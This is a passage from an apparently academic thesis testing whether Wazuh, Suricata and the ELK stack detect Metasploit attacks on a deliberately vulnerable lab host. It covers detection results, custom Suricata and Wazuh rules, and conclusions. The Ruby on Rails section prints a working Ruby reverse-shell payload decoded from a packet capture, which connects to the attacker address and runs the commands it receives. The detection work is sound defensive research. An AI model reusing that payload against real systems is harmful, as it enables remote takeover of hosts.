2012887	ET POLICY Http Client Body contains pass= in cleartext	no

The final result for attack detection of the Wordpress solution is listed in Table 4.8. It is clear that the first signature, 2011768, is not pertinent to the attack. The second signature, 2012887, is a false positive and will need to be disabled.

4.3.9 CVE-2013-3238 - PHPMyAdmin

Metasploit Module: *multi/http/phpmyadmin_preg_replace*

Testing of the PHPMyAdmin vulnerability failed to yield results due to an incorrect version[18] being deployed by the automated process as required by the build instructions for the vulnerable platform. The version 3.4.10.1 deployed as part of vulnerable target machine, is not vulnerable to the phpmyadmin_preg_replace module. Due to this further testing of this specific vulnerability was abandoned.

4.3.10 CVE-2015-3224 - Ruby on Rails

Metasploit Module: *exploit/multi/http/rails_web_console_v2_code_exec*

The testing of this vulnerability completed successfully. The exploit also returned a basic shell with *"NT AUTHORITY\SYSTEM"* privileges. Review of the events indicated that only four events, of which none were alerts, were logged as per Figure 4.24.

Time	data.event_type	data.app_proto	data.http.url	data.srcip	data.fileinfo.state	data.http.status	data.http.http_method
September 30th 2018, 21:10:46.681	flow	http	-	192.168.174.9	-	-	-
September 30th 2018, 21:10:10.638	fileinfo	http	/console/repl_sessions/8185cdbb8d35b6efad2d9108c77fe69a	192.168.174.9	CLOSED	-	PUT
September 30th 2018, 21:09:46.615	fileinfo	http	/missing404	192.168.174.12	CLOSED	404	GET
September 30th 2018, 21:09:46.613	http	-	/missing404	192.168.174.9	-	404	GET

Figure 4.24: Wordpress: Attack - Ruby on Rails

The data.http.url value indicates the "/missing404" URL used by the exploit[19]. A copy of the exploit has been included in Appendices A.7 and A.8 which includes the reference to the URL in question.

Reviewing the packet capture, it is possible to extract the encoded data that formed part of the "PUT" command. When reviewing the content of the command, the command is partially obfuscated with URL encoding and not in human readable format as presented in Listing 4.26. URL encoding is utilised to "escape" invalid characters being sent as a string along with the URL. This is done so that the webserver receives the complete string (Kyrnin, 2018).

[18] `https://github.com/rapid7/metasploitable3/issues/147`
[19] `https://www.exploit-db.com/exploits/39792/`

For the output to be useful, the string requires URL decoding. This can be accomplished by utilising the hURL utility. This strips out all URL specific characters and presents it in a more human readable fashion.

```
input=code%20%3d%20%25%28cmVxdWlyZSAnc29ja2V0JztjPVRDUFNvY2tldC5uZXcoIjE5Mi4xNjguMTc0LjkiLCA0NDQ0KTskc3Rka
    ↪ W4ucmVvcGVuKGMpOyRzdGRvdXQucmVvcGVuKGMpOyRzdGRlcnIucmVvcGVuKGMpOyRzdGRpbi5lYWNoX2xpbmV7fGx8bD1sLnN0
    ↪ cmlwO25leHQgaWYgbC5sZW5ndGg9PTA7KElPLnBvcGVuKGwsInJiIil7fGZkfCBmZC5lYWNoX2xpbmUge3xvfCBjLnB1dHMoby5
    ↪ zdHJpcCkgfX0pIHJlc2N1ZSBuaWwgfQ%3d%3d%29.unpack%28%25%28m0%29%29.first%0aif%20RUBY_PLATFORM%20%3d~
    ↪ %20/mswin%7cmingw%7cwin32/%0ainp%20%3d%20IO.popen%28%25%28ruby%29%2c%20%25%28wb%29%29%20rescue%20ni
    ↪ l%0aif%20inp%0ainp.write%28code%29%0ainp.close%0aend%0aelse%0aif%20%21%20Process.fork%28%29%0aeval%
    ↪ 28code%29%20rescue%20nil%0aend%0aend
```

Listing 4.26: Exploit: Ruby On Rails - Raw Data

Comparing the original in Listing 4.26 with the output presented in Listing 4.27,a clearer picture of what instruction is being sent to the victim host can be seen. It can be observed that there is an "unpack" command after the initial encoded string.

```
input=code =
    ↪ %(cmVxdWlyZSAnc29ja2V0JztjPVRDUFNvY2tldC5uZXcoIjE5Mi4xNjguMTc0LjkiLCA0NDQ0KTskc3RkaW4ucmVvcGVuKGMpO
    ↪ yRzdGRvdXQucmVvcGVuKGMpOyRzdGRlcnIucmVvcGVuKGMpOyRzdGRpbi5lYWNoX2xpbmV7fGx8bD1sLnN0cmlwO25leHQgaWYg
    ↪ bC5sZW5ndGg9PTA7KElPLnBvcGVuKGwsInJiIil7fGZkfCBmZC5lYWNoX2xpbmUge3xvfCBjLnB1dHMoby5zdHJpcCkgfX0pIHJ
    ↪ lc2N1ZSBuaWwgfQ==).unpack(%(m0)).first
if RUBY_PLATFORM =~ /mswin|mingw|win32/
inp = IO.popen(%(ruby), %(wb)) rescue nil
if inp
inp.write(code)
inp.close
end
else
if ! Process.fork()
eval(code) rescue nil
end
end
```

Listing 4.27: Exploit: Ruby On Rails - URL Decoded Data

As a test the string was passed through a Base64 decoder. The result is the code displayed in Listing 4.28. This clearly indicates the exploit generates an outbound connection by means of instructions to the Ruby on rails solution installed on the platform.

```
require 'socket';c=TCPSocket.new("192.168.174.9",
    ↪ 4444);$stdin.reopen(c);$stdout.reopen(c);$stderr.reopen(c);$stdin.each_line{|l|l=l.strip;next if
    ↪ l.length==0;(IO.popen(l,"rb"){|fd| fd.each_line {|o| c.puts(o.strip) }}) rescue nil }
```

Listing 4.28: Exploit: Ruby On Rails - Base64 Decoded Data

Reviewing available documentation and rules, it appears as if there are no solutions for inline base64 decoding of payloads or commands. There are however a prevalence of rules that refer to the base64 encoded data for detection. With this knowledge it may be possible to construct a rule specifically for this specific attack.

4.4 Suricata Detection Results

As can be seen by the analysis of the rule signatures that were detected during the attacks, not all the detections were specific to the attacks that were made. When reviewing large volumes of events, it may be difficult to correlate alert events with specific subsystems that are under attack. Signatures that are more directly applicable to the systems should be built and utilised to simplify detection of attacks. However, the default Suricata installation with community supplied signatures such as Emerging Threats signatures, can sufficiently warn that an attack is taking place. This may lack the clear indication and inexperienced or overburdened resources reviewing these events would need to take decisive action. With all of this considered, the Suricata detection was adequate as indication of attack considering the lack of customisation performed on the default installation.

As mentioned in Section 4.2.2, by performing a review of the larger volumes of results, it is possible to decrease the level of noise by validating detection of alerts for duplicate signatures. Another concept that may be useful is to utilise a service catalog to generate custom rules and limit the rules used. With a service catalog in place, systems, their software and applicable versions will be known. A search for possible vulnerabilities and exploits can be done with online resources such as Exploit-DB[20] or the command searchsploit[21] on Kali Linux. If any Proof of Concept (POC) code is available, a simulated attack can be performed in a test environment. The output of Suricata can then be reviewed to spot any duplicate signature triggering. Should no events or alerts be triggered, the captured traffic can be analysed, and custom rules can be written specific for the specific software solution in place. One may question why a vulnerable software solution that has known exploits or POC code would be used without patching. However, this falls outside of the scope of this research as there may be various reasons from lack of skills to technical resource constraints. The service catalogue however, should indicate any out of date or vulnerable environments so that efforts may be directed to focus on the vulnerable systems before non-vulnerable systems.

[20] `https://www.exploit-db.com/`
[21] `https://www.exploit-db.com/searchsploit/`

If one is to consider the Tomcat vulnerabilities in Section 3.5.3, the Tomcat manager upload vulnerability attacked produced no alerts. The preceding Tomcat brute force attempt did. Where this may be an indicator of an attack attempt, there were no alerts to corroborate if the attack was successful. Reviewing the packet captures taken during the attack, Figure 4.25, one can observe at the packet level that the upload took place.



Figure 4.25: Tomcat Manager Upload: Wireshark Packet Analysis example 1.

Reviewing the data component of packet 1414 from Figure 4.25, a number of strings can be observed that may be utilised to build custom rules for this attack and it's detection. These fields include "metasploit", "payload.class" and "/manager/deploy" and can be seen in Figure 4.26. That in conjunction with the HTTP commands being utilised provides sufficient data points to create two Suricata signatures for the attack.



Figure 4.26: Tomcat Manager Upload: Wireshark Packet Analysis example 2.

As the brute force attacks on the Tomcat manager was detected successfully, the focus of the example Suricata signatures will be based on the detection of the file upload and secondly, the detection of the Metasploit payload. For the detection of the upload activities, a rule was constructed that alerts on the key content words "PUT" and "/manager/deploy" from an external address to an internal address on port 8282. A description was added to indicate a possible abuse of the CVE-2009-3843 vulnerability. This rule can be seen in Listing 4.29

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 8282 (msg:"Tomcapt Manager Exploit - CVE-2009-3843";
    ↪ content:"PUT"; nocase; content:"/manager/deploy"; classtype:web-application-attack; sid:888881;
    ↪ rev:1;)
```

Listing 4.29: Tomcat Manager: Upload Detection - Rule

Re-analyzing the packet capture with the rule in place, Suricate successfully detected the upload as per Listing 4.30.

```
{"timestamp":"2018-09-02T20:12:17.079914+0200","flow_id":362517385784176,"pcap_cnt":1410,"event_type":
    ↪ "alert","src_ip":"192.168.174.9","src_port":32825,"dest_ip":"192.168.174.12","dest_port":8282,
    ↪ "proto":"TCP","flow":{"pkts_toserver":3,"pkts_toclient":0,"bytes_toserver":1654,"bytes_toclient":0,
    ↪ "start":"2018-09-02T20:12:17.076656+0200"},"alert":{"action":"allowed","gid":1,"signature_id":
    ↪ 888881,"rev":1,"signature":"Tomcapt Manager Exploit - CVE-2009-3843","category":"Web Application
    ↪ Attack","severity":1}}
```

Listing 4.30: Tomcat Manager: Upload Detection - Result

This result clearly indicates the traffic was detected as required and generated a Suricata based alert with the description “Tomcapt Manager Exploit - CVE-2009-3843” and was written to the even.json alert log of Suricata.

For the second rule the key words or terms utilised for detection were “PUT”, “metasploit” and “payload.class”. Combined these three will give a clear indication that a dangerous application has been detected. The example rule can be seen in Listing 4.31.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Tomcat Manager Meterpreter Payload Upload";
    ↪ content:"PUT"; content:"metasploit"; content:"payload.class"; nocase;
    ↪ classtype:web-application-attack; sid:888880; rev:1;)
```

Listing 4.31: Tomcat Manager: Meterpreter Payload Upload - Rule

Testing the rule by re-analysing the packet capture, the event is successfully detected, an alert is generated and written to the Suricata log file. The alert output can be seen in Listing 4.32.

```
{"timestamp":"2018-09-02T20:12:43.644623+0200","flow_id":2033792241618844,"pcap_cnt":1422,"event_type":
    ↪ "alert","src_ip":"192.168.174.9","src_port":44601,"dest_ip":"192.168.174.12","dest_port":8282,
    ↪ "proto":"TCP","alert":{"action":"allowed","gid":1,"signature_id":888880,"rev":1,"signature":"Tomcat
    ↪ Manager Meterpreter Payload Upload","category":"Web Application Attack","severity":1},"flow"
    ↪ :{"pkts_toserver":3,"pkts_toclient":0,"bytes_toserver":1654,"bytes_toclient":0,"start":
    ↪ "2018-09-02T20:12:43.642972+0200"}}
```

Listing 4.32: Tomcat Manager: Meterpreter Upload Detection - Result

As can be seen, service catalogue based information and basic data retrieved from a sample packet capture is sufficient to create basic rules with at least two data points for accurate detection. This limits the noise from general rules and also makes the results more accurate to the systems in use in the specific environment.

4.5 Wazuh Detection Results

If one considers that Wazuh processed the logs generated by Suricata, it is important to remember that these events were not detected by Wazuh, but only processed or correlated by it. As can be seen by the data analysed, Wazuh produced no actionable alerts from the Wazuh subsystem itself. In this scenario it would essentially downgrade Wazuh to an ingestion and correlation engine rather than a full HIDS solution. To utilise the system optimally, the service catalogue suggested in Section 4.4 can be used to perform additional functions such as checking for folder and file modification or new ports opened for listening on the vulnerable systems. Custom Wazuh rules could be generated for specific components of of a vulnerable system to focus the alerts and events generated by Suricata.

As an example, if one were to add the Tomcat instance to the service catalogue, the path "C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33" would be listed as the installation path. This folder can then be added to the Wazuh agent to monitor by adding the configuration shown in Listing 4.33 to the "ossec.conf" configuration file of the agent running on the victim machine. This will actively monitor the folder, recursively, for changes and alert on them. It can be noted that during testing a total number of 1105 events for this rule was generated the first time the agent was restarted after adding the folder for monitoring. This was due to all files and folders contained within the watched folder as they were "detected" for the first time. A consideration to note is that any log files within the watched folder will trigger change events unless the configuration is updated to ignore alerts for the specific logs and log folders.

```
<directories check_all="yes" realtime="yes">C:\Program Files\Apache Software
    ↪ Foundation\tomcat\apache-tomcat-8.0.33</directories>
```

Listing 4.33: Tomcat: File Integrity Monitoring

With the configuration in place, the attack was run again. This successfully triggered the detection of the new file. The alert generated is displayed in Figure 4.27.

Figure 4.27: Tomcat Manager Upload: Wazuh File Detection

It can be noted that the alert displayed in Figure 4.27 is the default alert and alert level for file changes. Custom rules can be added to classify such alerts more accurately and

set the correct alert level for the type of incident. This also applies to the Suricata alert events as the original integration with the OwlH rules, generated Wazuh alerts based on the type of traffic and it's Suricata classification of alert only. This isn't sufficient to adequately cater for actionable threat detection as all alerts are ingested by Wazuh at the same alert level, regardless of the type of the type of attack detected. This however can be remedied relatively easily by adding additional criteria.

As an example of this, additional rules were created for the Suricata event alerts generated by the custom rules. Both of the rules displayed in Listing 4.34, address one specific Suricata signature.

```
<rule id="86605" level="10">
    <if_sid>86601</if_sid>
    <field name="alert.signature_id">^888880$</field>
    <description>Suricata: Alert - $(alert.signature) - Severity $(alert.severity)</description>
    <info>Possible indication of malicious content upload</info>
</rule>
<rule id="86606" level="16">
    <if_sid>86601</if_sid>
    <field name="alert.signature_id">^888881$</field>
    <description>Suricata: Alert - $(alert.signature) - Severity $(alert.severity)</description>
</rule>
```

Listing 4.34: Tomcat: Ingested Suricata Alerts - Custom Rules

These custom rules are based on the base rule ID of 86601, as generated by alerts ingestion from Suricata as per Listing B.1. As such they can be considered hierarchical[22]. First rule ID 86601 matches all alerts generated by Suricata. Wazuh then moves to the child rule for anlaysis to determine additional matching rules lower in the hierarchical structure.

In the case of rule ID 86605, it checks for the field "alert.signature" and the value 888880. This value is defined as the signature ID for the custom rule created to check for the upload of a file as displayed in Listing 4.29. If the signature ID matches the value listed in the Wazuh rule, it classifies it as a match and it is then logged to the Wazuh platform appropriately.

This same process is followed for Wazuh rule ID 86606, but in this case, it checks for signature ID 888881, as specified for the signature in Listing 4.31, to match it to the Suricata generated alert. In both of these cases a platform specific and relevant alert level can be assigned to the Wazuh rules.

[22] https://documentation.wazuh.com/current/user-manual/ruleset/getting-started.html

An example of this is that potential detection of a file upload, which may or may not be valid for the solution only has an alert level of 10, while the detection of the Meterpreter payload has been allocated an alert level of 16[23]. Increasing the severity for the alert with the highest concern.

Figure 4.28: Tomcat Manager: Wazuh File Custom Alerts

Figure 4.28 displays the result of the rule custom rules created for the Wazuh platform to ensure that the alerts generated are the correct alert level, with the correct description so that appropriate attention may be given to each alert listed.

4.6 Detection and Functional Enhancements

With the changes made to the Suricata signature ID's and the Wazuh rules in Sections 4.4 and 4.5, the system was able to adequately detect the attack as reviewed. This was only performed for one of the attacks that were tested in Chapter 3 Section 3.6 to observe the submission volume requirements.

The steps taken to generate the additional signatures for Suricata and additional rules for Wazuh are however repeatable for other instances as required with the information provided by this research.

Wazuh has numerous features that can be configured and or fine-tuned to deliver better results. However, research was intended to leave the systems as close to default installations as possible to test the efficacy of detection without advanced configuration. Based on the detected events produced, the system will be able to detect numerous attacks, depending on environment configuration.

[23]Please note that as of version 3.7, released in December 2018, Wazuh no longer includes alert level 16 in their default classification. It can still be used for custom alerts but official rules no longer have this level of alert.

4.7 Results and Discussion Summary

In this chapter, the attack process was defined, separated into sections and performed to generate the relevant data for the analysis of the solution.

The overall data generation covered the following items.

- Enumeration
- Attacks
- Suricata Detection Results
- Wazuh Detection Results

In Section 4.1, the enumeration aspect was performed to determine the detection rates when an attack commences and discovery activities are performed against the target or network. These activities can be considered a trigger event or events to pay closer attention to traffic from or to a specific host and/or port. The first step of the enumeration was purely host discovery on the network and potential open ports for discovered ports. These actions were performed using a combination of NMAP and the Metasploit scanning module.

To analyze the efficacy of the solution with an out of the box configuration, the data presented in Kibana by means of Elasticsearch was filtered to only show the known vulnerable host and attacking machine that was used for the testing. The data produced clearly showed that even the default configuration was able to detect a number of events specifically based on enumeration. The detection results of both the Metasploit Scanning Module and NMAP was reviewed in Section 4.2.1 and 4.2.2 respectively.

An interesting observation of the events showed an example of the “Wall of Noise” as mentioned in Section 1.1. Duplicate event alerts for overlapping rules were observed and the rules were reviewed to determine the cause. In this case the duplication of events was caused by Suricata rules checking for the same values in the traffic being analyzed. The numbers of events were significant enough to support the “Wall of Noise” definition presented in research by Kawamoto (2017).

Another observation from the enumeration testing was the lack of detected events by Wazuh. As Wazuh is a HIDS, the enumeration traffic did not trigger any Wazuh events

as it didn't make any system configuration or file changes. It must however be said that considering the ingestion and correlation of events by Wazuh and subsequent upload to the ELK stack, made identification of events generated at the network layer and detected by Suricata simpler to review and analyse.

Once the enumeration activities and their detection was completed, the attack phase of the research was initiated. In Section 4.3, the vulnerabilities for attack were listed individually, with descriptions and evidence to show the resulting detecting and alerting for each separate vulnerability.

Some vulnerabilities such as Glassfish, Section 4.3.1 and and PHPMyAdmin, Section 4.3.9 were removed from testing. The first due to a bug in the Metasploit module and the second due to an incorrect version deployed by the automated preparation tool supplied by Rapid7 for the building of the vulnerable platform. The remaining nine vulnerabilities were tested and the results analysed.

The first check for each vulnerability was if any events were generated as an indication that the traffic was taking place. The event types configured in the version of Suricata being used were "flow", "http", "fileinfo" and "alert".

The events were then analysed to determine if they were valid detections for the traffic being generated. This was done by analysing the data contents of each event and the description of the event.

For the alerts the Suricata signature that detected the traffic was reviewed to determine the criteria that would cause the signature to be triggered. After the analysis of signature ID's that were triggered, shortcomings were identified and suggestions made to improve the functioning of the rule. The initial analysis was performed in Section 4.3. These rule reviews were then analysed for potential improvement on the detection criteria where necessary and to verify if they were accurate detections based on the type of event rather than accidentally triggered rules because of vague detection criteria.

In Section 4.4, additional examples of custom rules were reviewed to guage the difficulty of creating custom rules to be more explicitly functional for the specific needs of a business for a particular solution. The example used in this case was the detection of the upload with Tomcat Manager, an additional rule was created to look for the Meterpreter upload. This was also successful.

In Table 4.9, the results of the detections are represented to indicate the success rate based on default configuration.

Table 4.9: Attack Detection Result Summary

Vulnerability	Events	Alerts	Detection
CVE-2016-3087 - Apache Struts	Yes	Yes	Yes
CVE-2009-3843 - Tomcat Manager Login	Yes	Yes	Yes
CVE-2009-3843 - Tomcat Manager Upload	Yes	Yes	Yes
CVE-2015-8249 - Manage Engine	Yes	Yes	Yes
CVE-2014-3120 - Elasticsearch	Yes	No	No
CVE-2010-0219 - Apache Axis2	Yes	No	No
CVE-2015-2342 - JMX	Yes	Yes	No
CVE-2016-1209 - Wordpress Enumeration	Yes	Yes	Yes
CVE-2016-1209 - Wordpress Attack	Yes	Yes	Yes
CVE-2015-3224 - Ruby on Rails	Yes	No	No
Event and Detection Result	9/9 (100%)	7/9 (56%)	6/9 (67%)

This covers both general events and alerts. A third column was added to demonstrate if the detection was valid for the exploit being utilised. In some cases events and alerts were generated but they weren't explicit for the vulnerability in question or could have triggered by other events that contain the same variables being checked for.

As can be seen from Table 4.9, events were generated for every vulnerability being attacked. However, this being said, alerts were only generated for seven out of the nine attacks generated. This means that even though there were events logged for every attack, the effective detection rate with the default configuration was only 78%[24]. It is concerning to note that this includes accidental detections for Suricata signatures that have too few data points or vague criteria for accurate detection. Considering this the valid detection rate is 67%.

If one is to consider that the solution has mostly default configurations for each component, a person utilising the solution may choose to accept this as a baseline with the intent to increase detection validity based on specific system configurations for the location the solution will be deployed to.

[24]Note that percentages were rounded to exclude decimals.

5 Conclusion

In conclusion of this research, the solution design was completed, built and testing performed. The results were then reviewed regardless of outcome to determine if the solution is feasible as per original goals of the research.

For areas where the results were not positive, additional research was performed to ascertain the complexity of converting the negative results to positive results. In the following sections, the process by which this research was completed will be summarised. As part of the document summary Section 5.1, the most pertinent points of each chapter will be discussed. In Section 5.2 the goals of this research and the problems experienced during this research will be highlighted.

Finally in Sections 5.3 and 5.4 the value of the research produced and the potential future work that may add value to the findings are discussed.

5.1 Document Summary

The context for this research was defined In Chapter 1. This included providing an attack detection solution that small to medium business could utilise at low to no cost. As every business is unique, setting a currency value to low would not have been feasible. As such, it was attempted to build a solution for free.

To achieve this open source and free solutions were tested as potential solution candidates. It was also a requirement to look at complexity and specialised skill requirements as this could have an impact on the cost of the solution should specialised and expensive

human resources be needed. It can be noted that it is not possible to provide any solution completely free. The hardware required to run the chosen platforms has a cost implication.

Once the context for the research was established, a review of previous research was performed and documented in Chapter 2. This was done to prevent duplication of work and for better understanding of such solutions in general.

For the SIEM and IDS, previous research provided insight into the detection and classification mechanisms for event detection. It also indicated the need for normalisation or standardisation of logging to ensure accuracy of automated event review.

Further review was subsequently performed to identify products, their limitations and benefits to narrow the scope of the solutions. The potential means of data generation and tools, to validate the solution was also researched. This was done to ensure that that the solution would perform as designed.

Upon completion of reviewing previous research, the experimental solution was built, analysed and documented in Chapter 3. Aspects that were reviewed were ease of implementation, complexity, and integration between the various solutions. Each component of the final solution was tested in isolation first to remove unsuitable solution components from the final design.

Clearly defined complexity ratings were compiled to measure the proposed solution components to retain as much objectivity as possible when reviewing the individual solutions. To validate the efficacy of the solution a victim host, Metasploitable, and attack host, Kali Linux with Metasploit Framework were built.

These were used to present attack information to the new solution and determine its detection capabilities. A pre-defined list of intentional vulnerabilities was utilised on the victim host as a fixed test case for the solution.

Once the solution design was finalised, the platform was built and all integration functions completed. The components that failed the testing, based on ease of implementation, complexity, and integration, were excluded from further testing.

The attacks were performed with the proposed solution in place to capture, normalise, correlate and potentially alert on attack traffic generated against the victim host by the attacking Metasploit host. The data captured, and alerts generated were then analysed for accuracy. In cases were no alerts were generated modification of the system was performed to increase detection of such specific attacks. When the testing was concluded, all results were captured and reviewed in Chapter 4.

5.1.1 Solution Viability

Building the final solution consisted of Wazuh, ELK and Suricata completely integrated into a single entity. Wazuh to perform event normalisation, correlation and output to the central data store, being the ELK stack. Suricata provided traffic analysis and utilised a log file for output that was in a format compatible with both Wazuh and the ELK stack directly. The option chosen was to have Wazuh retrieve the log data and process it accordingly so that processing is performed in a uniform method by all components.

The solution functioned exactly as defined defined in Chapter 3 and was able to log events both from the victim host as well as attack traffic captured on the network. These configuration and integration steps were performed with available documentation from vendor websites or support groups and provided little challenge as is evident from the complexity scores provided in Table 3.6 in Subsection 3.4 of Chapter 3.

The review process indicated that the final solution presented can be built by a person of novice skill level, that is able to follow specific instructions. It is important to note that this does not speak to the understanding of the solution by the technical resource. Simply that a resource with limited skills will be able to deploy the solution.

5.1.2 Technical Skills requirement

Part of the success of the basic testing was the ability to deploy a combined solution using only free and open source software. The systems integrated into the platform were able to function with limited hardware and deployed on VMWare Esxi.

It needs to be stipulated that due to the controlled environment used for the testing, full network load was not tested as part of the solution deployment. Each environment is unique, however, resources can be scaled to suit the needs of the business that will utilise the solution.

The support provided on the Wazuh Google Groups listing[1], and the response rate provided when questions were submitted allows for assistance to novice technical resources as well. There was also no charge associated with it. However, it is a concern that urgent issues may not be dealt with in a timeous manner as there is no service level agreements or deadlines for questions raised in the online group. As stated in Section 3.4, professional services are available should it be required.

[1] `https://groups.google.com/forum/#!forum/wazuh`

5.1.3 Attack Detection Accuracy

As indicated in the research results covered in Chapter 4, some attacks were detected with basic rules supplied by third party providers. The rules however, lacked accuracy in some instances and failed to detect the attack completely in others.

Reviewing the packet capture of the attack traffic, criteria was determined that allowed for custom rule creation to detect the attacks and generate an alert with the correct severity level. The custom rules were relatively simple to create with the documentation available for Suricata and Wazuh.

Based on the testing performed, the solution in its default configuration will detect some traffic accurately, determining the accuracy however to identify false positives, will require skills that may not be available. These can however be attained by following the same process of research presented in this document. This allows for the solution to grow organically with the business and the deployed systems. The solution accuracy will increase as more effort is expended in analysing the events detected and fine tuning the solution.

Considering that the software portion of the solution is free, the events detected were sufficiently accurate to indicate malicious traffic was occurring on the network. This made even the basic unaltered solution viable for use with the understanding that there will be limitations until such time as resources are dedicated to improve it.

5.1.4 Solution Customisation

A risk identified for the default configuration of Wazuh HIDS component is that it did not detect any attacks directly. This does not detract from the effectiveness of the solution as the Wazuh platform has numerous alerts prebuilt for standardised environments, the vulnerabilities utilised for the research was not covered by the default configuration.

The attacks that were alerted on, were all generated by Suricata and interpreted by Wazuh. Shown in the information presented in Chapter 4, Wazuh requires customisation to fit the environment it has been deployed to. A reasonable approach to this would be to first build a service catalogue of all services, the folders they utilise, the ports they have open and any other identifiable information that may be monitored for attack or change. With the service catalogue available, the solution can be adjusted to be an accurate detection solution for attacks at the host level.

5.1.5 Ease of Use

The products reviewed for the consolidated solution may appear to be complicated, however, there are numerous documentation sources with step by step guides and training for Wazuh, Suricata and the ELK stack. This allows for functionality and system improvements to be implemented organically as the technical resources review the documentation available.

Deploying the solution was as simple as following detailed available guides and required basic Linux skills for deployment. In Section 3.3, it has been shown that it is possible to script deployments for easy deployment by more novice resources.

Once deployed the default interface, Kibana, was available for review of the data via web browser. This interface was also enhanced by the Wazuh installation to provide prebuilt dashboards that cater for PCI-DSS and GDPR.

It also allowed for access the individual events for building additional visualisations and or dashboards for a more permanent monitoring "single pane of glass" type view. These allows for non-technical staff to interpret generated data for events that are occurring in historical or close to real-time views.

5.2 Research Objectives

Sections 5.2.1 and 5.2.2, contain the original goals and the analysis for each goal based on the research conducted.

5.2.1 Primary and Secondary Aspects of Research

Key aspects of this research, which are extracted from this research's objectives as set out in Section 1.2.2, are listed below:

1. **Primary Aspects**

   (a) To determine the viability of utilising free and open source solutions to provide SIEM services to small and medium sized businesses for compliance by combining multiple solutions.

(b) The possibility of building such a solution with limited technical resources.

(c) Determining the "out of the box" efficiency of the solution provided to detect targeted attacks.

2. **Secondary Aspects**

(a) Optimising the solution in cases where the test cases failed to be detected or were detected inaccurately.

(b) Customisation of the solution to be environment specific.

5.2.2 Evalutation of Primary and Secondary Aspects of Research

1. **Primary Objectives**

(a) Based on the evidence presented in Chapter 3, it is possible to build a free solution based entirely on open source software. The final solution consisted of Wazuh, Suricata and the ELK stack. All of these solutions are free.

The only caveat to the cost result is the possible cost of the hardware to run the platform on. However, these solutions can be combined in a single platform as demonstrated. The hardware requirements for the initial solution depends on the needs of the organisation. As the intention was to bring the licensing cost down this objective was achieved.

(b) While the testing was performed, some solutions were discarded in Chapter 3, as they were incompatible with the goal of keeping the solution simple enough to deploy without advanced skills. For the remainder of the solution testing, it was possible to deploy the base platforms purely by copying and pasting instructions from the package website.

As a test an automated installation script was created by copying and pasting the commands. Executing the script successfully deployed the solution. With the testing concluded it was shown that even basic skills were sufficient to deploy the solution in it's final and standard configured form. With the validation of complexity of the base platform, this objective was also successfully proven.

(c) The third objective, to determine accuracy of the "out of the box" configuration, a vulnerable platform was attacked and events captured for the traffic and activities showed that some of the attacks were successfully detected. There were minimal false positives with the base configuration in place.

It was also found that due to duplicate rules in the "Emerging Threats" ruleset, a large number of duplicate events were created. Identifying the duplicates were relatively simple as there are limited systems being monitored by the solution. It may be more difficult to detect such duplication in larger networks where there are more events to analyse. Such configurations would add to the "wall of noise" referred to in Section 1.1. Resolving these in a production environment may require more learning from the staff that maintain the solution.

As shown in the research this is not impossible or difficult, as there are various sources online that provide insight into the understanding, modification and creation of rules for solutions such as Suricata and Wazuh. To minimise such events, the recommendation was to configure the solution based on a service catalogue that accurately reflects the environment being monitored. With this in place, the solution would only log and alert on events that are pertinent.

Bearing these results in mind, it can be said the solution yielded sufficient evidence in the basic configuration to accept the third primary objective as successful. There remains room for improvement, but the alerts generated provided additional coverage with management deployment effort at no cost.

2. **Secondary Objectives**

(a) One of the secondary objective requirements was for the solution to be adaptable and modifiable to detect traffic or events the default configuration was unable to detect. In the Chapter 4, it was shown that with some research and self-learning, it was indeed possible to adjust and fine tune the solution to monitor and check for events or alert criteria that was previously missed.

The output produced, showed that the system was highly customisable and able to perform the needed function successfully. The secondary goal of modifying the system to increase effectiveness was proven successful in the research

after re-testing the attacks once the changes have been applied.

(b) The final objective was to test if the solution could be customised to fit a specific environment and be flexible to custom needs of organisations. This was also proven successfully by modifying the rules implemented in Wazuh to detect folder changes in a non-default folder utilised by the victim virtual machine.

5.3 Research Contribution

As can be seen from Section 5.2.2, the solution as proposed, produced valuable results with just the default configuration. This can be confirmed by reviewing Table 4.9 for the final result on efficacy. Achieving a 67% accuracy detection rate with minimal system modification, it is clear that the solution can provide reasonable detection out of the box.

In Section 4.5, it has also been shown that the solution can be easily adapted to specific environments with a small amount of research specific to the needs of the environment that it is intended for. This allows for the solution to organically grow with the environment and/or business, allowing a custom solution that is tailor made for the environment being protected.

For instances where compliance frameworks are not optional, and only a limited budget is available, the solution provides the fundamentals required to both monitor the environment and classify events as they are generated as covered by Section 3.3. A full listing of functionality provided for PCI-DSS can be found published on the Wazuh website[2]. Additionally, a white paper has been published covering what Wazuh can provide for GDPR, which is also available on the Wazuh website[3]. These documents will assist with the evidence collection and reporting during compliance audits for PCI-DSS and GDPR respectively. It can also provide this functionality at the cost of virtual machine capable hardware and a time commitment by whatever technical resources are allocated to the solution.

A request was submitted to the OISF, who are the creators of Suricata for case study or data relating to large scale deployments to utilise as reference material in this research.

[2] `https://wazuh.com/resources/Wazuh_PCI_DSS_Guide.pdf`
[3] `https://wazuh.com/resources/Wazuh_GDPR_White_Paper.pdf`

Unfortunately such data or case studies are not currently available but will be in the future as the research division of the OISF is expanded. There are however a number of contributors to the OISF that form part of the Consortium[4]. These contributors continue to support the solution financially for further development. Another contributor to the project that is worth mentioning and shows it's growth potential and potential use case is the US Department of Homeland Security (DHS) (Albin, 2011).

It has been shown in this research that combining the Wazuh and Suricata solutions a functional SIEM with HIDS and NIDS can be built to provide acceptable results, even with the default configurations.

With the above in mind, the solution may eventually compete for market space when compared to Alienvault that provides similar functionality as it also incorporates IDS and OSSEC into the complete solution (Lkhamsuren).

5.4 Future Work

